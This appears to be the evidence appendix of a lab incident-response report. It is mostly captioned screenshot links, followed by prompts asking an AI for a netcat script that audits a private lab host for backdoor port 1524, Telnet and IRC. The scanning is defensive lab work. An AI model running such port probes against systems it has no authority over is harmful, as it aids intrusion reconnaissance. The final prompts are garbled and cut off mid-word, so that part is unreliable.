
Evidence C: Zohaib Aftab - Connectivity Test




Evidence D: Zohaib Aftab - Scan Results



Evidence E: Zohaib Aftab - Vulnerability Scan




Evidence F.1: Zohaib Aftab - AI Verification




https://share.gemini.google/XWqAh2QWRpuS - Link to conversation with Gemini.

Evidence F.2: Zohaib Aftab - Threat Intel Verification







Evidence G: Zohaib Aftab - Evidence Locker




Evidence H: Zohaib Aftab - Containment Command




Evidence I: Zohaib Aftab - Mitigation Verification




Evidence J: Zohaib Aftab - Permanent Fix



Evidence K: Zohaib Aftab - Hardening



Evidence L: Zohaib Aftab - Automated Health Check



Prompts:

1. "Write a quick bash script to ping 192.168.128.2 and see if port 1524 is open using netcat."
2. "Expand script to audit ports 1524, 23, and 6667. Format with ANSI color codes so passed checks print green [SECURE] and failures print red [ALERT]."
3. "Add production service validation (SSH 22, HTTP Flareneos142
4. xecutive audit metadata (timestamp, operator name, host reachability test) for enterprise reporting."